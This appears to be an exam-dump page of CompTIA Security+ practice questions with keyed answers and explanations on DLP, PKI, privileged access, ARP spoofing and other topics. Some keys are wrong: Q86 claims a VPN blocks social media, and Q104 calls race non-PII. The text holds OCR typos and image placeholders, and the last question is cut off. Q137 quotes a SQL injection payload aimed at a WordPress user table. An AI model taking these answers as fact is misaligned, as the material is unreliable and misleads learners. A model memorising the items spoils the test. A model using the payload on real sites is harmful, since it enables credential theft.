A company has numerous employees who store PHI data locally on devices. The Chief Information Officer wants to implement a solution to reduce external exposure of PHI but not affect the business.
The first step the IT team should perform is to deploy a DLP solution:

A. for only data in transit.
B. for only data at reset.
C. in blocking mode.
D. in monitoring mode.

Answer: D

Explanation:
A DLP solution in monitoring mode is a good first step to deploy for data loss prevention. It allows the IT team to observe and analyze the data flows and activities without blocking or interfering with them. It helps to identify the sources and destinations of sensitive data, the types and volumes of data involved, and the potential risks and violations. It also helps to fine-tune the DLP policies and rules before switching to blocking mode, which can disrupt business operations if not configured properly.

NEW QUESTION 76
- (Exam Topic 2)
An upcoming project focuses on secure communications and trust between external parties. Which of the following security components will need to be considered to ensure a chosen trust provider IS
used and the selected option is highly scalable?

A. Self-signed certificate
B. Certificate attributes
C. Public key Infrastructure
D. Domain validation

Answer: C

Explanation:
PKI is a security technology that enables secure communication between two parties by using cryptographic functions. It consists of a set of components that are

used to create, manage, distribute, store, and revoke digital certificates. PKI provides a secure way to exchange data between two parties, as well as a trust provider to ensure that the data is not tampered with. It also helps to create a highly scalable solution, as the same certificate can be used for multiple parties. According to the CompTIA Security+ Study Guide, “PKI is a technology used to secure communications between two external parties. PKI is based on the concept of digital certificates, which are used to authenticate the sender and recipient of a message. PKI provides a trust provider to ensure that the digital certificate is valid and has not been tampered with. It also provides a scalable solution, as multiple parties can use the same certificate.”

NEW QUESTION 81
- (Exam Topic 2)
A security engineer updated an application on company workstations. The application was running before the update, but it is no longer launching successfully. Which of the following most likely needs to be updated?

A. Blocklist
B. Deny list
C. Quarantine list
D. Approved fist

Answer: D

Explanation:
Approved list is a list of applications or programs that are allowed to run on a system or network. An approved list can prevent unauthorized or malicious software from running and compromising the security of the system or network. An approved list can also help with patch management and compatibility issues. If the security engineer updated an application on the company workstations, the application may need to be added or updated on the approved list to be able to launch successfully. References: 1
CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 2
CompTIA Security+ Certification Exam Objectives, page 12,
Domain 3.0: Implementation, Objective 3.1: Implement secure network architecture concepts 3
https://www.comptia.org/blog/what-is-application-whitelisting

NEW QUESTION 86
- (Exam Topic 2)
A security architect is designing the new outbound internet for a small company. The company would like all 50 users to share the same single Internet connection. In addition, users will not be permitted to use social media sites or external email services while at work. Which of the following should be included in this design to satisfy these requirements? (Select TWO).

A. DLP
B. MAC filtering
C. NAT
D. VPN
E. Content filler
F. WAF

Answer: CD

Explanation:
NAT (Network Address Translation) is a technology that allows multiple devices to share a single IP address, allowing them to access the internet while still maintaining security and privacy. VPN (Virtual Private Network) is a technology that creates a secure, encrypted tunnel between two or more devices, allowing users to access the internet and other network resources securely and privately. Additionally, VPNs can also be used to restrict access to certain websites and services, such as social media sites and external email services.

NEW QUESTION 89
- (Exam Topic 2)
A company has hired an assessment team to test the security of the corporate network and employee vigilance. Only the Chief Executive Officer and Chief Operating Officer are aware of this exercise, and very little information has been provided to the assessors. Which of the following is taking place?

A. A red-team test
B. A white-team test
C. A purple-team test
D. A blue-team test

Answer: A

Explanation:
A red-team test is a type of security assessment that simulates a real-world attack on an organization’s network, systems, applications, and people. The goal of a red-team test is to evaluate the organization’s security posture, identify vulnerabilities and gaps, and test the effectiveness of its detection and response capabilities. A red-team test is usually performed by a group of highly skilled security professionals who act as adversaries and use various tools and techniques to breach the organization’s defenses. A red-team test is often conducted without the knowledge or consent of most of the organization’s staff, except for a few senior executives who authorize and oversee the exercise.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://cybersecurity.att.com/blogs/security-essentials/what-is-red-teaming

NEW QUESTION 90
- (Exam Topic 2)
Which of the following best describes a tool used by an organization to identi-fy, log, and track any potential risks and corresponding risk information?

A. Quantitative risk assessment
B. Risk register
C. Risk control assessment
D. Risk matrix

Answer: B

Explanation:
A risk register is a tool used by an organization to identify, log, and track any potential risks and corresponding risk information. It helps to document the risks, their likelihood, impact, mitigation strategies, and status. A risk register is an essential part of risk management and can be used for projects or organizations.

NEW QUESTION 91
- (Exam Topic 2)
Which of the following would a security analyst use to determine if other companies in the same sector have seen similar malicious activity against their systems?

A. Vulnerability scanner
B. Open-source intelligence
C. Packet capture
D. Threat feeds

Answer: D

Explanation:
Threat feeds, also known as threat intelligence feeds, are a source of information about current and emerging threats, vulnerabilities, and malicious activities targeting organizations. Security analysts use threat feeds to gather information about attacks and threats targeting their industry or sector. These feeds are typically provided by security companies, research organizations, or industry-specific groups. By using threat feeds, analysts can identify trends, patterns, and potential threats that may target their own organization, allowing them to take proactive steps to protect their systems.
References:
* 1. CompTIA Security+ Certification Exam Objectives (SY0-601): https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf
* 2. SANS Institute: Threat Intelligence: What It Is, and How to Use It Effectively: https://www.sans.org-room/whitepapers/analyst/threat-intelligence-is-effectively-36367

NEW QUESTION 94
- (Exam Topic 2)
After installing a patch On a security appliance. an organization realized a massive data exfiltration occurred. Which Of the following describes the incident?

A. Supply chain attack
B. Ransomware attack
C. Cryptographic attack
D. Password attack

Answer: A

Explanation:
A supply chain attack is a type of attack that involves compromising a trusted third-party provider or vendor and using their products or services to deliver malware or gain access to the target organization. The attacker can exploit the trust and dependency that the organization has on the provider or vendor and bypass their security controls. In this case, the attacker may have tampered with the patch for the security appliance and used it to exfiltrate data from the organization.

NEW QUESTION 97
- (Exam Topic 2)
The alert indicates an attacker entered thousands of characters into the text box of a web form. The web form was intended for legitimate customers to enter their phone numbers. Which of the attacks has most likely occurred?

A. Privilege escalation
B. Buffer overflow
C. Resource exhaustion
D. Cross-site scripting

Answer: B

Explanation:
A buffer overflow attack occurs when an attacker inputs more data than the buffer can store, causing the excess data to overwrite adjacent memory locations and corrupt or execute code1. In this case, the attacker entered thousands of characters into a text box that was intended for phone numbers, which are much shorter. This could result in a buffer overflow attack that compromises the web application or server. The other options are not related to this scenario. Privilege escalation is when an attacker gains unauthorized access to higher-level privileges or resources2. Resource exhaustion is when an attacker consumes all the available resources of a system, such as CPU, memory, disk space, etc., to cause a denial of service3. Cross-site scripting is when an attacker injects malicious code into a web page that is executed by the browser of a victim who visits the page.
References: 1: https://www.fortinet.com/resources/cyberglossary/buffer-overflow 2: https://www.imperva.com/learn/application-security/privilege-escalation/ 3: https://www.imperva.com/learn/application-security/resource-exhaustion/ : https://owasp.org/www-community/attacks/xss/

NEW QUESTION 100
- (Exam Topic 2)
A company is launching a website in a different country in order to capture user information that a marketing business can use. The company itself will not be using the information. Which of the following roles is the company assuming?

A. Data owner
B. Data processor
C. Data steward
D. Data collector

Answer: D

Explanation:

A data collector is a person or entity that collects personal data from individuals for a specific purpose. A data collector may or may not be the same as the data controller or the data processor, depending on who determines the purpose and means of processing the data and who actually processes the data.

NEW QUESTION 103
- (Exam Topic 2)
An organization recently released a software assurance policy that requires developers to run code scans each night on the repository. After the first night, the security team alerted the developers that more than 2,000 findings were reported and need to be addressed. Which of the following is the MOST likely cause for the high number of findings?

A. The vulnerability scanner was not properly configured and generated a high number of false positives
B. Third-party libraries have been loaded into the repository and should be removed from the codebase.
C. The vulnerability scanner found several memory leaks during runtime, causing duplicate reports for the same issue.
D. The vulnerability scanner was not loaded with the correct benchmarks and needs to be updated.

Answer: A

Explanation:
The most likely cause for the high number of findings is that the vulnerability scanner was not properly configured and generated a high number of false positives. False positive results occur when a vulnerability scanner incorrectly identifies a non-vulnerable system or application as being vulnerable. This can happen due to incorrect configuration, over-sensitive rule sets, or outdated scan databases.
https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/sy0-601-comptia-security-plus-course/

NEW QUESTION 104
- (Exam Topic 2)
A junior human resources administrator was gathering data about employees to submit to a new company awards program The employee data included job title business phone number location first initial with last name and race Which of the following best describes this type of information?

A. Sensitive
B. Non-Pll
C. Private
D. Confidential

Answer: B

Explanation:
Non-PII stands for non-personally identifiable information, which is any data that does not directly identify a specific individual. Non-PII can include information such as job title, business phone number, location, first initial with last name, and race. Non-PII can be used for various purposes, such as statistical analysis, marketing, or research. However, non-PII may still pose some privacy risks if it is combined or linked with other data that can reveal an individual’s identity.
References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.investopedia.com/terms/n/non-personally-identifiable-information-npii.asp

NEW QUESTION 105
- (Exam Topic 2)
A company recently implemented a patch management policy; however, vulnerability scanners have still been flagging several hosts, even after the completion of the patch process. Which of the following is the most likely cause of the issue?

A. The vendor firmware lacks support.
B. Zero-day vulnerabilities are being discovered.
C. Third-party applications are not being patched.
D. Code development is being outsourced.

Answer: C

Explanation:
Third-party applications are applications that are developed and provided by external vendors or sources, rather than by the organization itself. Third-party applications may introduce security risks if they are not properly vetted, configured, or updated. One of the most likely causes of vulnerability scanners flagging several hosts after the completion of the patch process is that third-party applications are not being patched. Patching is the process of applying updates or fixes to software to address bugs, vulnerabilities, or performance issues. Patching third-party applications is essential for maintaining their security and functionality, as well as preventing attackers from exploiting known flaws.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.csoonline.com/article/2124681/why-third-party-security-is-your-security.html

NEW QUESTION 109
- (Exam Topic 2)
Which of the following is the correct order of evidence from most to least volatile in forensic analysis?

A. Memory, disk, temporary filesystems, CPU cache
B. CPU cache, memory, disk, temporary filesystems
C. CPU cache, memory, temporary filesystems, disk
D. CPU cache, temporary filesystems, memory, disk

Answer: C

Explanation:
The correct order of evidence from most to least volatile in forensic analysis is based on how quickly the evidence can be lost or altered if not collected or preserved properly. CPU cache is the most volatile type of evidence because it is stored in a small amount of memory on the processor and can be overwritten or erased very quickly. Memory is the next most volatile type of evidence because it is stored in RAM and can be lost when the system is powered off or rebooted. Temporary filesystems are less volatile than memory because they are stored on disk, but they can still be deleted or overwritten by other processes or users. Disk

is the least volatile type of evidence because it is stored on permanent storage devices and can be recovered even after deletion or formatting, unless overwritten by new data. References:
https://www.comptia.org/blog/what-is-volatility-in-digital-forensics

NEW QUESTION 112
- (Exam Topic 2)
A corporate security team needs to secure the wireless perimeter of its physical facilities to ensure only authorized users can access corporate resources. Which of the following should the security team do? (Refer the answer from CompTIA SY0-601 Security+ documents or guide at comptia.org)

A. Identify rogue access points.
B. Check for channel overlaps.
C. Create heat maps.
D. Implement domain hijacking.

Answer: A

Explanation:
Based on CompTIA SY0-601 Security+ guide, the answer to the question is A. Identify rogue access points. To secure the wireless perimeter of its physical facilities, the corporate security team should focus on
identifying rogue access points, which are unauthorized access points that have been set up by employees or outsiders to bypass security controls. By identifying and removing these rogue access points, the team can ensure that only authorized users can access corporate resources through the wireless network.
https://www.comptia.org/training/books/security-sy0-601-study-guide

NEW QUESTION 117
- (Exam Topic 2)
A security team suspects that the cause of recent power consumption overloads is the unauthorized use of empty power outlets in the network rack. Which of the following options will mitigate this issue without compromising the number of outlets available?

A. Adding a new UPS dedicated to the rack
B. Installing a managed PDU
C. Using only a dual power supplies unit
D. Increasing power generator capacity

Answer: B

Explanation:
Installing a managed PDU is the most appropriate option to mitigate the issue without compromising the number of outlets available. A managed Power Distribution Unit (PDU) helps monitor, manage, and control power consumption at the rack level. By installing a managed PDU, the security team will have greater visibility into power usage in the network rack, and they can identify and eliminate unauthorized devices that consume excessive power from empty outlets.
https://www.comptia.org/training/books/security-sy0-601-study-guide

NEW QUESTION 119
- (Exam Topic 2)
A security administrator Is managing administrative access to sensitive systems with the following requirements:
• Common login accounts must not be used (or administrative duties.
• Administrative accounts must be temporal in nature.
• Each administrative account must be assigned to one specific user.
• Accounts must have complex passwords.
• Audit trails and logging must be enabled on all systems.
Which of the following solutions should the administrator deploy to meet these requirements?

A. ABAC
B. SAML
C. PAM
D. CASB

Answer: C

Explanation:
The best solution to meet the given requirements is to deploy a Privileged Access Management (PAM) solution. PAM solutions allow administrators to create and manage administrative accounts that are assigned to specific users and that have complex passwords. Additionally, PAM solutions provide the ability to enable audit trails and logging on all systems, as well as to set up temporal access for administrative accounts. SAML, ABAC, and CASB are not suitable for this purpose.

NEW QUESTION 124
- (Exam Topic 2)
A security team is engaging a third-party vendor to do a penetration test of a new proprietary application prior to its release. Which of the following documents would the third-party vendor most likely be required to review and sign?

A. SLA
B. NDA
C. MOU
D. AUP

Answer: B

Explanation:
NDA stands for Non-Disclosure Agreement, which is a legal contract that binds the parties to keep confidential information secret and not to disclose it to unauthorized parties. A third-party vendor who is doing a penetration test of a new proprietary application would most likely be required to review and sign an NDA to protect the intellectual property and trade secrets of the security team.

NEW QUESTION 126
- (Exam Topic 2)
A company is moving its retail website to a public cloud provider. The company wants to tokenize audit card data but not allow the cloud provider to see the stored credit card information. Which of the following would BEST meet these objectives?

A. WAF
B. CASB
C. VPN
D. TLS

Answer: B

Explanation:
CASB stands for cloud access security broker, which is a software tool or service that acts as an intermediary between users and cloud service providers. CASB can help protect data stored in cloud services by enforcing security policies and controls such as encryption, tokenization, authentication, authorization, logging, auditing, and threat detection. Tokenization is a process that replaces sensitive data with non-sensitive substitutes called tokens that have no intrinsic value. Tokenization can help prevent data leakage by ensuring that only authorized users can access the original data using a tokenization system.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.cisco.com/c/en/us/products/security/what

NEW QUESTION 130
- (Exam Topic 2)
A Chief Information Security Officer (CISO) is evaluating the dangers involved in deploying a new ERP system for the company. The CISO categorizes the system, selects the controls that apply to the system, implements the controls, and then assesses the success of the controls before authorizing the system. Which of the following is the CISO using to evaluate the environment for this new ERP system?

A. The Diamond Model of Intrusion Analysis
B. CIS Critical Security Controls
C. NIST Risk Management Framework
D. ISO 27002

Answer: C

Explanation:
The NIST Risk Management Framework (RMF) is a process for evaluating the security of a system and implementing controls to reduce potential risks associated with it. The RMF process involves categorizing the system, selecting the controls that apply to the system, implementing the controls, and then assessing the success of the controls before authorizing the system. For more information on the NIST Risk Management Framework and other security processes, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

NEW QUESTION 132
- (Exam Topic 2)
The new Chief Information Security Officer at a company has asked the security learn to implement stronger user account policies. The new policies require:
- Users to choose a password unique to their last ten passwords
- Users to not log in from certain high-risk countries


Which of the following should the security team implement? (Select two).

A. Password complexity
B. Password history
C. Geolocation
D. Geospatial
E. Geotagging
F. Password reuse

Answer: BC

Explanation:
Password history is a policy that prevents users from reusing their previous passwords. This can reduce the risk of password cracking or compromise. Geolocation is a policy that restricts users from logging in from certain locations based on their IP address. This can prevent unauthorized access from high-risk countries or regions. References: https://www.comptia.org/content/guides/what-is-identity-and-access-management

NEW QUESTION 136
- (Exam Topic 2)
A security analyst is investigating network issues between a workstation and a company server. The workstation and server occasionally experience service disruptions, and employees are forced to
reconnect to the server. In addition, some reports indicate sensitive information is being leaked from the server to the public.
The workstation IP address is 192.168.1.103, and the server IP address is 192.168.1.101. The analyst runs arp -a On a separate workstation and obtains the following results:



```
Internet address   Physical address   Type
192.168.1.101      27-4b-17-00-38-08  dynamic
192.168.1.102      8e-45-49-ac-67-b6  dynamic
192.168.1.103      27-4b-17-00-38-08  dynamic
192.168.1.105      1f-35-91-55-0f-39  dynamic
192.168.1.157      27-4b-17-00-38-08  dynamic
192.168.1.190      12-d6-cf-91-f6-3f  dynamic
```

Which of the following is most likely occurring?

A. Evil twin attack
B. Domain hijacking attack
C. On-path attack
D. MAC flooding attack

Answer: C

Explanation:
An on-path attack is a type of attack where an attacker places themselves between two devices (such as a workstation and a server) and intercepts or modifies the communications between them. An on-path attacker can collect sensitive information, impersonate either device, or disrupt the service. In this scenario, the attacker is likely using an on-path attack to capture and alter the network traffic between the workstation and the server, causing service disruptions and data leakage.

NEW QUESTION 137
- (Exam Topic 2)
A security analyst reviews web server logs and notices the following line: 104.35. 45.53 [22/May/2020:07 : 00:58 +0100] "GET . UNION ALL SELECT user login, user _ pass, user email from wp users—— HTTP/I.I" 200 1072
http://www.example.com/wordpress/wp—admin/
Which of the following vulnerabilities is the attacker trying to exploit?

A. SSRF
B. CSRF
C. xss
D. SQLi

Answer: D

Explanation:
SQLi stands for SQL injection, which is a type of web security vulnerability that allows an attacker to execute malicious SQL statements on a database server. SQLi can result in data theft, data corruption, denial of service, or remote code execution.
The attacker in the web server log is trying to exploit a SQLi vulnerability by sending a malicious GET request that contains a UNION ALL SELECT statement. This statement is used to combine the results of two or more SELECT queries into a single result set. The attacker is attempting to retrieve user login, user pass, and user email from the wp users table, which is a WordPress database table that stores user information. The attacker may use this information to compromise the WordPress site or the users' accounts.

NEW QUESTION 140
- (Exam Topic 2)
A company is moving to new location. The systems administrator has provided the following server room requirements to the facilities staff:

- Consistent power levels in case of brownouts or voltage spikes
- A minimum of 30 minutes runtime following a power outage
- Ability to trigger graceful shutdowns of critical systems

Which of the following would BEST meet the requirements?

A. Maintaining a standby, gas-powered generator
B. Using large surge suppressors on computer equipment
C. Configuring managed PDUs to monitor power levels
D. Deploying an appropriately sized, network-connected UPS device

Answer: D

Explanation:
A UPS (uninterruptible power supply) device is a battery backup system that can provide consistent power levels in case of brownouts or voltage spikes. It can also provide a minimum of 30 minutes runtime following a power outage, depending on the size and load of the device. A network-connected UPS device can also communicate with critical systems and trigger graceful shutdowns if the battery level is low or the power is not restored.

NEW QUESTION 142
- (Exam Topic 2)
The application development team is in the final stages of developing a new healthcare application. The team has requested copies of current PHI records to perform the final testing.
Which of the following would be the best way to safeguard this information without impeding the testing process?


A. Implementing a content filter
B. Anonymizing the data
C. Deploying DLP tools
D. Installing a FIM on the application server

Answer: B


Explanation:
Anonymizing the data is the process of removing personally identifiable information (PII) from data sets, so that the people whom the data describe remain anonymous12. Anonymizing the data can safeguard the PHI records without impeding the testing process, because it can protect the privacy of the patients while preserving the data integrity and statistical accuracy for the application development team12. Anonymizing the data can be done by using techniques such as data masking, pseudonymization, generalization, data swapping, or data perturbation12.
Implementing a content filter is not the best way to safeguard the information, because it is a technique that blocks or allows access to certain types of content based on predefined rules or policies3. A content filter does not remove or encrypt PII from data sets, and it may not prevent unauthorized access or leakage of PHI records.
Deploying DLP tools is not the best way to safeguard the information, because it is a technique that monitors and prevents data exfiltration or transfer to unauthorized destinations or users. DLP tools do not remove or encrypt PII from data sets, and they may not be sufficient to protect PHI records from internal misuse or negligence.

Installing a FIM on the application server is not the best way to safeguard the information, because it is a technique that detects and alerts changes to files or directories on a system. FIM does not remove or encrypt PII from data sets, and it may not prevent unauthorized access or modification of PHI records.


NEW QUESTION 147
- (Exam Topic 2)
A company recently added a DR site and is redesigning the network. Users at the DR site are having issues browsing websites.



